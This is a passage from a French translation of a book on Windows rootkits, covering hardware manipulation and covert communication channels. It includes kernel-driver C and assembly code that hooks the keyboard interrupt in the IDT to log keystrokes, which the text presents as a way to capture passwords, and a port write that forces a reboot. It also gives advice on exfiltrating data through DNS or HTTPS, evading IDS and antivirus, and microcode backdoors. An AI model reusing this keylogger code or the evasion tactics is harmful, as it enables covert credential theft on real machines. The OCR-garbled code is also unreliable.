Le code suivant illustre une méthode plus conviviale. Notez que toute instruction `DbgPrint` est mise en commentaire. Ceci est très important. Si vous utilisez cette instruction à l'intérieur de petites routines ou de gestionnaires d'interruptions, des problèmes peuvent se poser. Vous pouvez être chanceux et parvenir à ce que cette instruction fonctionne sans encombre, mais vous pouvez aussi risquer de geler le système ou provoquer un plantage avec apparition de l'écran bleu.

Rootkit.com

L'exemple de driver de clavier peut être téléchargé à l'adresse
www.rootkit.com/vault/hoglund/basic_hardware.zip.

Notre exemple de driver utilise un temporisateur pour modifier l'état des LED après écoulement d'un intervalle de quelques millisecondes. Il est défini en tant que variable `gTimer`. Lorsqu'il expire, un appel de procédure différé, ou DPC, est planifié. Il est défini sous le nom `gDPCP`. Le DPC est en réalité un appel callback dans la fonction `Time rDPC` ( ) que nous définissons et contrôlons :


```
PKTIMER gTimer;
PKDPC   gDPCP;
UCHAR   g_key_bits = 0;

// Octets de commande
#define SET_LEDS      0xED
#define KEY_RESET     0xFF

// Réponses du clavier
#define KEY_ACK       0xFA  // Accuse  réception
#define KEY_AGAIN     0xFE  // Nouvel  envoi
```

Les constantes symboliques utilisées pour décrire les données échangées à l'aide des deux ports du clavier sont `STATUS BYTE`, `COMMAND BYTE` et `DATA BYTE`. Le terme correct à utiliser dépend de l'opération voulue (voir Figure 8.7).

Figure 8.7
Les ports sur le contrôleur



```
// Ports du contrôleur 8042
// La lecture sur le port 60 est appelée STATUS_BYTE.
// L'écriture sur le port 60 est appelée COMMAND_BYTE.
// La lecture et l'écriture sur le port 64 sont appelées DATA_BYTE. PUCHAR
KEYBOARD_PORT_60 = (PUCHAR)0x60 ;
PUCHAR KEYB0ARD_P0RT_64 = (PUCHAR)0x64 ;
// Bits de registre d'état #define IBUFFER_FULL 0X02 #define
OBUFFER_FULL 0x01 // Flags pour les LED du clavier #define
SCR0LL_L0CK_BIT (0x01 « 0)
#define NUMLOCK_BIT (0x01 « 1)
#define CAPS_LOCK_BIT (0x01 « 2)
```

La fonction `WaitForKeyboard` exécute une boucle pour temporiser, en lisant le port `0x64` jusqu'à ce que le flag `IBUFFER_FULL` soit mis à `0`. Le clavier est alors prêt à recevoir des commandes. Comme introduit plus haut, l'instruction `DbgPrint` a été mise en commentaire pour prévenir toute instabilité. L'emploi de `KeStallExe- cutionProcessor` permet de faire temporiser le processeur pendant quelques millisecondes[1]. Ce "piétinement" du processeur donne au clavier la possibilité de finir la tâche en cours :

```
ULONG WaitForKeyboard()
{
  char _t[255];
  int i = 100; // Nombre d'itérations de la boucle
  UCHAR mychar;

  //DbgPrint("waiting for keyboard to become accessible\n"); do
  {

    mychar = READ_PORT_UCHAR( KEYB0ARD_P0RT_64 );

    KeStallExecutionProcessor(50);
    //_snprintf(_t, 253, "WaitForKeyboard::read byte %02X //
                  from port 0x64\n", mychar);
    //DbgPrint(_t);
    if(!(mychar & IBUFFER_FULL)) break; // Si le flag est à 0,
                                         // le programme se poursuit.
  }
  while (i--);

  if(i) return TRUE; return FALSE;
}
```

1. Il est recommandé de ne pas utiliser KeStallExecutionProcessor pendant plus de 50 microsecondes.

Si le tampon contient des caractères, la fonction `DrainOutputBuffer` en prélèvera toutes les données :

```
// Appeler WaitForKeyboard avant d'appeler cette fonction,
void DrainOutputBuffer()
{
  char _t[255];
  int i = 100; // Nombre d'itérations de la boucle
  UCHAR c;
  //DbgPrint("draining keyboard buffer\n"); do {
    C = READ_PORT_UCHAR(KEYB0ARD_P0RT_64);

    KeStallExecutionProcessor(666);
    //_snprintf(_t, 253, "DrainOutputBuffer: :read byte //
    %02X from port 0x64\n", c);
    //DbgPrint(_t);

    if(!(c & OBUFFER_FULL)) break; // Si le flag est à 0,
                                   // le programme se poursuit.
    // Récupération de l'octet dans le tampon de sortie.
    C = READ_PORT_UCHAR(KEYBOARD_PORT_60);
    //_snprintf(_t, 253, "DrainOutputBuffer::read byte //
    %02X from port 0x60\n", c);
    //DbgPrint(_t);
  }
  while (i--);
>
```

La fonction `SendKeyboardCommand` attend d'abord que le clavier soit prêt, puis vide le tampon de sortie et envoie une commande sur le port 60. C'est la façon conviviale d'envoyer des commandes vers le contrôleur de clavier :

```
// Ecrit un octet sur le port 0x60.
ULONG SendKeyboardCommand( IN UCHAR theCommand )
{
  char _t[255];

  if(TRUE == WaitForKeyboard())
  {
    DrainOutputBuffer();

    //_snprintf(_t, 253, "SendKeyboardCommand::sending byte //
    %02X to port 0x60\n", theCommand);
    //DbgPrint(_t);

    WRITE_PORT_UCHAR( KEYBOARD_PORT_60, theCommand );

    //DbgPrint("SendKeyboardCommand: :sent\n");
  }
  else
```

```
    {
      //DbgPrint("SendKeyboardCommand: :timeout waiting for
      keyboard\n"); return FALSE;
    }

    // A faire : attend un ACK ou un RESEND de la part du clavier,

    return TRUE;
}
```

La fonction `SetLEDS` reçoit un octet en argument dont les 3 bits de poids faible indiquent les LED qui doivent être activées :

```
void SetLEDS( UCHAR theLEDS )
{
    // Préparation pour l'activation des LEDS if(FALSE ==
    SendKeyboardCommand( 0xED ))
    {
    //DbgPrint("SetLEDS::error sending keyboard command\n");
    }
    // Envoie les flags pour les LEDS
    if(FALSE == SendKeyboardCommand( theLEDS ))
    {
      //DbgPrint("SetLEDS::error sending keyboard command\n");
    }
}
```

Nous veillons à annuler le temporisateur si le driver est déchargé :

```
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("ROOTKIT: OnUnload called\n");
    KeCancelTimer( gTimer );
    ExFreePool( gTimer );
    ExFreePool( gDPCP );
}
```

La fonction `timerDPC` est appelée à chaque fois que le temporisateur expire. Dans cet exemple, la valeur globale `g_key_bits` prend successivement toutes les valeurs possibles pour les trois LED. Ceci crée un motif lumineux intéressant :

```
// Appelée périodiquement VOID timerDPC(IN PKDPC
Dpc,
               IN PVOID DeferredContext,
               IN PVOID sys1,
               IN PVOID sys2)
{
      //WRITE_PORT_UCHAR( KEYB0ARD_P0RT_64, 0xFE );
      SetLEDS( g_key_bits++ ); if(g_key_bits > 0x07) g_key_bits =
      0;



}
```

Notez la définition du temporisateur et l'appel de procédure différé (DPC). Le temporisateur est initialisé avec la valeur négative -10 ms. Elle signifie le déclenchement du premier événement de temporisation après une période de 10 ms[1]. Le nombre négatif sert à indiquer un temps relatif plutôt qu'un temps absolu.

La valeur importante à noter est l'intervalle de temporisation spécifié dans `KeSet-TimerEx`. C'est l'intervalle entre les événements DPC qui changeront l'état des LED.

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject, IN
PUNICODE_STRING
theRegistryPath )
{

    LARGE_INTEGER timeout;

    theDriverObject->DriverUnload = OnUnload;

    // Ces objets ne doivent pas être paginés.
    gTimer = ExAllocatePool(NonPagedPool,sizeof(KTIMER));

    gDPCP = ExAllocatePool(NonPagedPool,sizeof(KDPC));

    timeout.QuadPart = -10;

    KelnitializeTimer( gTimer );
    KelnitializeDpc( gDPCP, timerDPC, NULL );

    if(TRUE == KeSetTimerEx( gTimer, timeout, 1000, gDPCP))
    {
      DbgPrintf"Timer was already queued..");
    }
  return STATUS_SUCCESS;
}
```

Nous avons étudié plusieurs techniques importantes, dont l'emploi de macros pour accéder au matériel, les questions de temporisation, la lecture et l'écriture de commandes avec un contrôleur matériel et l'emploi d'un temporisateur DPC. Nous allons nous appuyer sur ces premières connaissances pour aborder des manipulations plus avancées du clavier.

1. Le plus petit intervalle de temps pouvant être planifié est de 10 ms — la résolution du temporisateur ne lui permet pas de gérer une valeur inférieure.

Redémarrage forcé

Un fait peu connu concernant le contrôleur de clavier est qu'il possède une ligne directe vers le processeur, et qui plus est directement reliée à sa broche `RESET`. C'est une fonctionnalité puissante puisqu'elle permet de redémarrer la machine, immédiatement, sans détour. Il n'y a pas de séquence préliminaire de fermeture, aucune possibilité de récupération.

Cette fonction est héritée de l'époque où les ordinateurs possédaient un vrai bouton de réinitialisation. L'emploi de ce bouton était géré par le contrôleur de clavier.

Pour en constater l'effet, retirez les marques de commentaires de la ligne d'instruction envoyant l'octet `OxFE` au port `0x64`. Elle provoquera un redémarrage.

Cet exemple est superflu car nous sommes déjà au niveau du noyau et pouvons émettre directement une commande de réinitialisation au processeur ou une directive `HALT` (ou tout ce que nous voulons). L'exercice permet toutefois d'illustrer les bizarreries qu'il est possible d'effectuer au niveau matériel.

Intercepteur de frappe

Pour effectuer quelque chose de réellement utile, nous devons commencer à sniffer la frappe. Tous les claviers ne sont pas créés égaux. Aussi, ce code peut ne pas fonctionner sur tous les systèmes. De plus, si vous utilisez VMWare ou VirtualPC pour tester vos rootkits, le matériel est entièrement virtuel et peut produire des résultats autres que ceux attendus.

La première tâche à réaliser est de déterminer l'interruption qui est déclenchée lors de la pression d'une touche du clavier. Sur ma machine Windows 2000, l'interruption est `0x31`. C'est toutefois différent sur chaque machine. La façon la plus sûre de détecter la vôtre est d'identifier celle qui est liée à la ligne de requête d'interruption IRQ 1 dans le contrôleur PIC *(Programmable Interrupt Controller)*. L'IRQ 1 est celle qui gère le clavier. Une façon de le faire est d'analyser l'image de la DLL `Hal.dll` dans le noyau[1].

Les interruptions doivent être traitées sans délai. La méthode "correcte" pour le faire est de planifier un appel de procédure différé pour gérer les données reçues. Le gestionnaire d'interruption lui-même devrait seulement planifier le DPC et

1. Voir B. Jack, "Remote Windows Kernel Exploitation: Step into the Ring 0" (Aliso Viejo, Cal.: eEye Digital Security, 2005), disponible sur : www.eeye.com/~data/publish/whitepapers/research/ **OT20050205.FILE.pdf.**

travailler avec le périphérique qui a émis l'interruption. Le traitement subséquent devrait être géré dans le DPC. Dans notre exemple, nous n'utilisons pas de DPC, nous ne faisons qu'enregistrer la touche frappée.



Rootkit.com

Le code de l'exemple basic_keysniff peut être téléchargé à l'adresse www.rootkit.com/vault/hoglund/basic_keysniff.zip.

.

Les définitions de macros au sommet du fichier ressemblent à ce que nous avons déjà vu. Nous combinons un hook d'interruption avec du code à lire et à écrire sur le contrôleur de clavier :

```
#define MAKELONG(a, b) ((unsigned long)
          (((unsigned short) (a)) | ((unsigned long)
          ((unsigned short) (b))) « 16))

//#define NT_INT_KEYBD         0xB3
#define NT_INT_KEYBD           0x31

// Commandes
#define READ_CONTROLLER         0x20
#define WRITE_CONTROLLER        0x60

// Octets de commandes
#define SET_LEDS                0xED
#define KEY_RESET               0xFF

// Réponses du clavier
#define KEY_ACK 0xFA // Accusé de réception
#define KEY_AGAIN 0xFE // Nouvel envoi

// Ports du contrôleur 8042
/ / L a  lecture sur le port 60 est appelée STATUS_BYTE.
// L'écriture sur le port 60 est appelée COMMAND_BYTE.
// La lecture et l'écriture sur le port 64 sont appelées DATA_BYTE. PUCHAR
KEYBOARD_PORT_60 = (PUCHAR)0x60 ;
PUCHAR KEYB0ARD_P0RT_64 = (PUCHAR)0x64 ;

// Bits de registre d'état
#define IBUFFER_FULL 0x02
#define OBUFFER_FULL 0x01

// Flags pour les LED du clavier
#define SCROLL_LOCK_BIT (0x01 « 0)
#define NUMLOCK_BIT (0x01 « 1)
#define CAPS_LOCK_BIT (0x01 « 2)
```

```
///////////////////////////////////////////////////
// Structures de l'IDT
///////////////////////////////////////////////////
#pragma pack(1 )

// Entrée dans l'IDT, parfois appelée // une porte
d'interruption (interrupt gâte), typedef struct {
   unsigned short LowOffset;
   unsigned short selector;
   unsigned char unused_lo;
   unsigned char segment_type:4; // 0x0E est une porte d'interruption,
   unsigned char system_segment_flag: 1 ;
   unsigned char DPL:2;       // Niveau de privilèges du descripteur
   unsigned char P : 1 ;      /* présent */
   unsigned short HiOffset;
} IDTENTRY;

/* sidt retourne idt dans ce format */ typedef struct {
   unsigned short IDTLimit;
   unsigned short LowIDTbase;
   unsigned short HilDTbase;
} IDTINFO;

#pragma pack()

unsigned long old_ISR_pointer;          // Pour sauvegarder l'ancien pointeur
unsigned char keystroke_buffer[1024]; // Pour récupérer 1 Ko de frappe, int
kb_array_ptr=0;
```

Les routines suivantes ont déjà été décrites. Aussi, le code redondant a été supprimé du listing ci-après :

```
ULONG WaitForKeyboard()
{

}
// Appeler WaitForKeyboard avant d'appeler cette function
void DrainOutputBuffer()
{

}
// Ecrit un octet sur le port 0x60
ULONG SendKeyboardCommand( IN UCHAR theCommand )
{

}
```

La routine de déchargement supprime non seulement le hook d'interruption, mais affiche aussi le contenu du tampon de capture du clavier. A l'intérieur de la routine, l'appel de `DbgPrint` est sûr, il ne provoquera pas de plantage ou d'instabilité :

```
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
  IDTINFO idt_info; // Cette structure est obtenue // en
                       appelant STORE IDT (sidt),
  IDTENTRY* idt_entries; // et ce pointeur est obtenu
                         // de idt_info.
  char _t[255];

  // Charge idt_info      asm sidt idt_info
  idt_entries = (IDTENTRY*) MAKELONG( idt_info.LowIDTbase,
       idt_info.HiIDTbase);
  DbgPrint("ROOTKIT: OnUnload called\n");

  DbgPrint("UnHooking Interrupt...");

// Restaure le gestionnaire d'interruption original
   _asm cli
  idt_entries[NT_INT_KEYBD].LowOffset =
       (unsigned short) old_ISR_pointer; idt_entries[NT_INT_KEYBD].HiOffset =
       (unsigned short)((unsigned long) old_ISR_pointer » 16);

   _asm sti
  DbgPrint ( "UnHooking Interrupt complété.'¹);
  DbgPrint("Keystroke Buffer is: ");
  while(kb_array_pt r--)
  {
  DbgPrint("%02X ", keystroke_buffer[kb_array_ptr]);
  }
```

Notre routine de hook récupère la frappe du tampon de clavier et l'enregistre dans un tampon global. Dans certains cas, la frappe doit être replacée dans le tampon, mais le code pour réaliser cela est mis en commentaire dans l'exemple. Certains systèmes ne requièrent pas cela. Expérimentez pour déterminer le comportement de votre système[1].

```
// L'emploi de stdcall signifie que cette fonction rétablit la pile //
avant de revenir (le contraire de cdecl).
void  _ stdcall print_keystroke()
{
```

1. Un membre contributeur sur rootkit.com, Dsei, a indiqué ceci : "Les données ne sont pas retirées du port 0x60 avant que vous n'ayez lu les bits d'état sur le port 0x64." 11 a ajouté : "Tenter de replacer le scan-code dans le tampon semble provoquer un plantage brutal de la machine lorsque vous utilisez une souris PS/2." Dsei, "Re: A question about the port read", www.rootkit.com.

```
        UCHAR c;
        //DbgPrintf"stroke");
        // Récupère le scancode C =
        READ_PORT_UCHAR(KEYBOARD_PORT_60);
        //DbgPrint("got scancode %02X", c);

        if(kb_array_ptr<1024){
        keystroke_buffer[kb_array_ptr++]=c;
        }


        // Replace le scancode (fonctionne sur PS/2)
        //WRITE_PORT_UCHAR(KEYB0ARD_P0RT_64, 0xD2); // Commande pour
                                                   // l'echo du scancode.
        //WaitForKeyboard();
        //WRITE_PORT_UCHAR(KEYBOARD_PORT_60, C); // Ecrit le scancode
                                                // pour l'écho.
    }
```

Le hook d'interruption est écrit en langage assembleur. Il garantit l'absence de corruption d'un registre important et permet d'appeler la routine de hook :

```
    // Les fonctions NAKED n'ont pas de code de prologue/épilogue,
    // elles s'apparentent fonctionnellement à la cible d'une instruction GOTO.
     _ declspec(naked) my_interrupt_hook()
    {
       _asm
      {
         pushad // Sauvegarde   tous les registres généraux,
         pushfd // Sauvegarde   le registre de flags.
         call print_keystroke   // Appelle la function.
         popfd popad            // Restaure les flags.
         jmp old_ISR_pointer    // Restaure les registres généraux.
      }                         // Se débranche vers l'ISR originale.

    }
```

La routine `DriverEntry` place simplement le hook d'interruption :

```
    NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject,
                          IN PUNICODE_STRING theRegistryPath )
    {
       IDTINFO idt_info; // Cette structure est obtenue // en
       appelant STORE IDT (sidt), IDTENTRY* idt_entries; // et
       ce pointeur est obtenu
                                 // de idt_info.
       IDTENTRY* i; unsigned long     addr;
       unsigned long     count;
       char _t[255];


       theDriverObject->DriverUnload = OnUnload;
```

```
// Charge idt_info  asm sidt idt_info
idt_entries = (IDTENTRY*) MAKELONG( idt_info.LowIDTbase, idt_info.HilDTbase);

for(count=0;count < MAX_IDT_ENTRIES;count++)
{
  i = &idt_entries[count];
  addr = MAKELONG(i->LowOffset, i->HiOffset);

  _snprintf(_t, 253, "Interrupt %d: ISR 0x%08X",
            count, addr);
  DbgPrint(_t);
}
DbgPrint ( "Hooking I n t e r r u p t ;
// Hook d'une interruption
// Exercice : choisissez votre propre interruption old_ISR_pointer =
MAKELONG( idt_entries[NT_INT_KEYBD].LowOffset,
idt_entries[NT_INT_KEYBD].HiOffset);

// Debug - utilisez ce code si vous voulez obtenir // des
informations supplémentaires sur ce qui se passe.
#if 1
  _snprintf(_t, 253, "old address for ISR is 0x%08x",
             old_ISR_pointer);
   DbgPrint(_t);
   _snprintf(_t, 253, "address of my function is 0x%08x", my_interrupt_hook);
   DbgPrint(_t);
 #endif

// Souvenez-vous, nous désactivons les interruptions // pendant que
nous patchons la table.
_ asm cli
idt_entries[NT_INT_KEYBD].LowOffset =
     (unsigned short)my_interrupt_hook; idt_entries[NT_INT_KEYBD].HiOffset =
     (unsigned short)((unsigned long)my_interrupt_hook » 16);
_ asm sti

// Debug - utilisez ce code si vous souhaitez contrôler
// ce qui est placé maintenant dans le vecteur d'interruption.
#if 1
  i = &idt_entries[NT_INT_KEYBD];
  addr = MAKELONG(i->LowOffset, i->HiOffset);
  _snprintf(_t, 253, "Interrupt ISR 0x%08X", addr);
  DbgPrint(_t);
#endif

DbgPrint("Hooking Interrupt complété"); return STATUS_SUCCESS;
```

Il s'agissait d'un rootkit plus utile, capable de sniffer les touches du clavier. C'est un point de départ car l'interception de la frappe est une fonctionnalité fondamentale d'un rootkit. Un sniffeur de clavier peut servir à capturer des mots de passe et les communications.

Pour clore ce chapitre, nous aborderons le concept avancé de modification de microcode.

Mise à jour d'un microcode

Les processeurs modernes d'Intel et d'AMD[1] incluent une fonctionnalité appelée *mise à jour de microcode*. Elle permet à un code spécial d'être chargé dans le processeur et de modifier la façon dont il fonctionne. C'est-à-dire que le processeur peut être modifié en interne. Le fonctionnement réel en interne reste toutefois un mystère. Lors de la rédaction de ce livre, la documentation accessible au public était rare.

La mise à jour de microcode a été prévue non pas pour des activités de hacking mais plutôt pour permettre au processeur d'appliquer des corrections de bugs. En cas de dysfonctionnement, une mise à jour peut ainsi être introduite. Ceci évite de devoir récupérer les ordinateurs, une procédure coûteuse. Il est possible d'ajouter ou de modifier des codes d'opération dans le microcode, ce qui peut influer sur la façon dont sont exécutées les instructions existantes ou désactiver certaines fonctionnalités.

Théoriquement, si un hacker pouvait modifier le microcode dans le processeur, il pourrait ajouter des instructions pernicieuses. Le plus gros problème semble toutefois être de comprendre le mécanisme de mise à jour lui-même. S'il est maîtrisé, il devient possible de créer des opcodes supplémentaires introduisant une porte dérobée. Un exemple évident serait une instruction permettant de contourner la restriction entre les anneaux 0 et 3. Une instruction `GORINGZERO`, par exemple, pourrait placer le processeur dans le mode superviseur sans contrôle de sécurité.

La mise à jour de microcode est stockée en tant que bloc de données devant être chargé dans le processeur à chaque démarrage. La mise à jour a lieu dans certains registres de contrôle spéciaux. Généralement, le bloc de mise à jour est mémorisé dans la puce flash du BIOS système et est appliqué au BIOS lors du démarrage.

1. AMD, brevet américain No. 6438664.

S’il était utilisé par un hacker, il pourrait être altéré dans le BIOS ou appliqué à la volée. Aucun redémarrage n’est nécessaire, le nouveau microcode est utilisé immédiatement.

Les processeurs Intel protègent leurs blocs de mise à jour au moyen d’un chiffrement puissant. Pour pouvoir modifier "correctement" le bloc, le chiffrement devrait d’abord être forcé. Sur ce point, il est plus facile de travailler avec les puces AMD car elles n’emploient pas de chiffrement. Sous Linux, il existe un driver de mise à jour qui peut charger un nouveau microcode dans le processeur AMD ou Intel. Pour le trouver, faites une recherche sur Internet avec le critère "AMD K8 microcode update driver" ou "IA32 microcode driver".

Bien qu’un grand nombre de personnes tentent de manipuler les mises à jour de microcode par rétro-ingénierie, il faut savoir que la modification d’un bloc de mise à jour de microcode peut théoriquement endommager le processeur[1].

Conclusion

Ce chapitre n’a traité que partiellement le thème de la manipulation matérielle pour en introduire le concept. Nous espérons qu’il vous aura toutefois inspiré pour faire vos propres recherches.

Nous avons étudié les instructions de base requises pour lire et écrire sur un port matériel, ainsi que certains pièges à éviter, et avons présenté un exemple de rootkit permettant d’intercepter la frappe au clavier. Il existe des documentations techniques qui décrivent les bus en profondeur, et vous devriez vous en procurer un si vous souhaitez explorer le système[1 2]. Nous avons aussi évoqué les manipulations possibles au moyen de modifications du BIOS et des mises à jour de microcode. Soulignons encore une fois au passage qu’il est possible pour un rootkit d’échapper à la plupart des technologies de détection en s’attaquant aux niveaux les plus bas d’un système.

1. Si le processeur inclut des portes de type FPGA pouvant être reconfigurées, une altération de la configuration physique de ces portes pourrait endommager irrémédiablement le processeur.
2. Consultez, par exemple, les livres de la collection "PC System Architecture Sériés", de Don Anderson et de Tom Shanley (parmi d’autres), publiés chez Addison-Wesley.

9

Canaux de communication secrets

Nous sommes ce que nous prétendons être, aussi devons-nous faire attention à ce que nous prétendons être.

- *Mother Night,* de Kurt Vonnegut, Jr

Un *canal secret* est un chemin de communication caché. Ce terme est issu de la conception des systèmes informatiques hautement sécurisés et cloisonnés que l'on trouve dans les installations militaires gérant des informations classées secrètes.

Ces systèmes sont censés empêcher les processus de communiquer entre eux, ce qui est très difficile à réaliser. N'importe quel signal, même très faible, peut devenir un canal de communication entre deux parties dès lors qu'elles peuvent avoir un effet dessus.

Un canal secret ne doit pas nécessairement être sophistiqué ou se conformer à des standards académiques de furtivité. Il doit simplement être imprévisible de façon à passer inaperçu. Pour un rootkit, un tel canal est typiquement un chemin de communication qui passe au travers d'un pare-feu sans être détecté par des analyseurs de réseau, des systèmes IDS et d'autres mécanismes de sécurité. Il doit être suffisamment robuste pour pouvoir supporter l'exfiltration de données depuis l'ordinateur ainsi que des messages de contrôle. Un attaquant a besoin de cela pour communiquer avec un rootkit, dérober des données et ne pas être découvert.

Il faut concevoir expressément un canal secret car il ne saurait consister en une conception logicielle ou un protocole connu. Il est généralement conçu sous la forme d'une extension à un protocole existant ou à un processus de communication logiciel créé pour transporter des données cachées.

Nombre de canaux secrets se fondent sur une technique de dissimulation de données appelée *stéganographie* qui consiste à cacher un message dans un autre document à caractère anodin, autrement dit au vu et au su de tous. Le cinéma et la presse, notamment, ont rendu cette méthode populaire en faisant état de la dissimulation de messages dans des photographies numériques.

Ce chapitre commence par expliquer les concepts de contrôle à distance et d'exhl-tration de données. Il aborde ensuite la dissimulation dans des protocoles TCP/IP et le support de cette dissimulation au niveau du noyau, puis la manipulation de données de réseau brutes. Nous présentons également les mécanismes NDIS et TDI qui peuvent être employés pour échanger *via* le réseau des données avec un driver du noyau Windows. Fort de ces connaissances, vous devriez pouvoir créer un root- kit capable de transférer des données sur un réseau sans être détecté.

Contrôle à distance et exfiltration de données

Comme vous le savez, un rootkit est installé pour obtenir un accès distant à un ordinateur. L'objectif est double : contrôler le fonctionnement de l'ordinateur sur le plan logiciel et copier des données du système. Des exemples incluent l'arrêt de l'ordinateur, l'activation ou la désactivation des fonctionnalités et la manipulation du noyau. L'acte de dérober des données est typiquement qualifié *d'exfiltration* et peut se dissimuler sous diverses formes obscures, telles que la transmission de données au moyen d'émissions électromagnétiques, l'ajout d'informations supplémentaires dans les protocoles réseau ou l'exploitation des intervalles de transmission.

Lorsqu'un accès à distance est requis, le rootkit doit pouvoir communiquer *via* un réseau. Dans le cas d'un réseau TCP/IP, cette communication pourrait passer par une connexion TCP. Une fois la connexion établie, des commandes pourraient être émises et des données, exfiltrées.

Dans le milieu des hackers, une solution générique classique pour exfiltrer des données est le *shell distant,* lequel est simplement une session TCP connectée à

l'interpréteur de commandes natif du système d'exploitation cible. Sur une machine Windows, il s'agirait de Cmd.exe et sur Unix, de /bin/sh ou /bin/bash.

L'interpréteur de commandes est lui-même un programme. Etant donné qu'il est préexistant à l'arrivée du hacker sur le système, il suffit au code d'attaque de connecter l'interpréteur à un port réseau. En d'autres termes, le hacker ne fait qu'emprunter l'interpréteur pour son offensive.

Une majorité de hackers sont juste paresseux et évitent lorsqu'ils le peuvent d'avoir à écrire leurs propres shells. Mais il en existe aussi d'autres qui ont développé des outils de contrôle à distance complexes. Back Orifice 2000[1] est un exemple de programme de contrôle distant sophistiqué qui inclut, entre autres, des fonctions d'accès aux fichiers, de capture d'écran et même de surveillance audio.

Ces programmes élaborés qui implémentent des portes dérobées présentent quelques inconvénients. D'abord, ils sont surdimensionnés par rapport à la plupart des besoins. Ensuite, n'importe quel scanner de virus peut les détecter. Et, peut-être le plus gênant, ils ont été écrits par des personnes que vous ne connaissez pas.

Quiconque s'engage dans une activité aussi sensible que la pénétration à distance devrait se soucier avant tout du risque d'exposition. Deux principes essentiels permettent d'éliminer ce risque :

- **Traces minimales.** Les outils utilisés pour l'infiltration à distance devraient affecter le moins possible le système cible afin de limiter les chances de détection (une bonne raison de concevoir un rootkit qui n'utilise jamais le système de fichiers). De plus, un code qui compte un minimum de lignes est moins complexe et est donc moins susceptible d'échouer.
- **Structure et méthodes uniques.** Ces outils devraient posséder une structure unique et implémenter des méthodes uniques. Les solutions de détection de virus recherchent toujours ce qui est connu. Lorsqu'elles sont développées, les virus connus sont analysés pour obtenir des séquences générales reconnaissables, et ces séquences sont ensuite appliquées pour l'identification de nouveaux virus. Si vous téléchargez un rootkit sur www.rootkit.com, par exemple, votre scanner de virus isolera probablement le fichier. Lorsqu'un rootkit ne contient aucune séquence semblable à celles des infections connues, il échappe à la détection.

1. "Back Orifice" est un jeu de mots sur BackOffice, qui est un produit de Microsoft.

Dissimulation dans des protocoles TCP/IP

Les activités d'un rootkit devraient être indétectables. Une communication passant par un socket TCP peut facilement être détectée, à la fois sur le réseau et dans le noyau. L'ouverture d'un socket TCP est loin d'être discrète puisqu'elle entraîne la création d'un paquet SYN, suivie du fameux processus de négociation en trois temps (*three-way handshake)*[1]. N'importe quel analyseur de réseau signalera cet événement. Les systèmes de détection d'intrusion consigneront aussi presque toujours l'événement, et nombreux sont ceux qui généreront une alarme. Enfin, les ports TCP permettent généralement de remonter jusqu'au processus logiciel qui les a ouverts, ce qui n'est pas bon pour un rootkit. Des mesures plus subtiles doivent être employées.

Dans un environnement bruyant tel qu'un réseau, les systèmes de détection d'intrusion recherchent les activités qui sont inhabituelles ou différentes. Une approche efficace pour concevoir un canal secret est d'utiliser un protocole constamment actif sur le réseau, tel que DNS *(Domain Name Service)*. Un rootkit modifiera le protocole en insérant des données additionnelles dans ses paquets, le but étant de faire en sorte que ces paquets ressemblent à du trafic légitime pour qu'on ne les repère pas.

La règle est simple : *se cacher dans du trafic déjà présent.*

Pour éviter au départ d'entrer dans les détails du protocole, commencez simplement par utiliser le port source et de destination d'un protocole courant. Pour DNS, il s'agit du port 53 (UDP ou TCP). Dans de nombreuses installations, DNS est même autorisé à traverser le pare-feu. Pour le protocole HTTP, il s'agit du port TCP 80, ou 443 pour HTTP sécurisé, c'est-à-dire chiffré. Si vous choisissez ce dernier et chiffrez tout, vous aurez l'assurance que personne ne pourra savoir ce que contiennent vos paquets. Il existe néanmoins des techniques permettant de déchiffrer des sessions SSL[1 2] et que des équipements IDS peuvent utiliser, bien que ce soit rarement le cas.

Dissimuler des données au vu et au su de tous est plus compliqué qu'il n'y paraît. Les sections suivantes abordent les nombreux défis qu'il faut relever et propose quelques suggestions créatives pour la conception de canaux secrets.

1. Le protocole TCP implique l'utilisation de trois paquets pour établir une connexion, d'où le terme *négociation en trois temps*, et est décrit dans de nombreux documents accessibles au public.

2. Ettercap (http://ettercap.sourceforge.net) est un outil conçu à cet effet.

Ne pas provoquer de pics de trafic

Cacher des données dans un protocole connu n'est qu'une première étape dans l'établissement de communications secrètes. Il faut aussi veiller à se fondre dans le volume de trafic existant. Un canal secret ne doit pas générer de trafic excessif et doit rester dans la moyenne pour ne pas attirer l'attention.

Si votre rootkit produit d'importantes barres vertes dans le diagramme d'un outil comme MRTG *(Multi Router Traffic Grapher*)', il ne manquera certainement pas d'être remarqué. Si le réseau est calme et qu'une pointe de trafic survient soudainement à 3 heures du matin, à son arrivée au travail l'administrateur pensera d'emblée qu'il s'agissait d'une activité illicite comme le transfert d'une version ISO de Quake III *via* un partage de fichiers. S'il mène son enquête, la pointe de trafic le conduira tout droit à la machine qui a été infectée, ce qu'il vaut mieux éviter.

Ne pas envoyer de données en clair

Le fait d'utiliser un protocole connu et de ne pas générer de pics de trafic ne vous dispense pas pour autant de devoir dissimuler vos données de sorte qu'elles n'aient pas l'air hostiles. Comme évoqué, vous devriez les cacher dans d'autres données à caractère anodin. Si vous placez un fichier de mots de passe non chiffré dans la charge utile d'un paquet, par exemple, quelqu'un risque de le remarquer. Si un administrateur examine le paquet, il saura tout de suite que quelque chose ne va pas. De plus, certains systèmes IDS recherchent systématiquement dans tous les paquets des chaînes suspectes telles que etc/passwd. La charge utile devrait donc au minimum être masquée. Mais le mieux est de la chiffrer[1 2] ou de la "stéganographier".

Stéganographie

La stéganographie n'est en rien une technique sophistiquée. Elle consiste simplement à dissimuler un petit message dans un message plus grand de manière qu'il ne puisse pas être facilement détecté et n'implique pas nécessairement un chiffrement de ces données.

Réussir à dissimuler des données par ce moyen vous demande de limiter la bande passante utilisée pour votre communication, laquelle sera ainsi beaucoup plus sûre.

1. Disponible gratuitement sur www.mrtg.org,
2. Parfois, l'emploi d'une méthode de chiffrement peut au contraire accroître le caractère douteux des données. Si le protocole contient typiquement du texte lisible et que vous transmettiez par son intermédiaire des octets chiffrés illisibles, les paquets ne passeront certainement pas inaperçus.

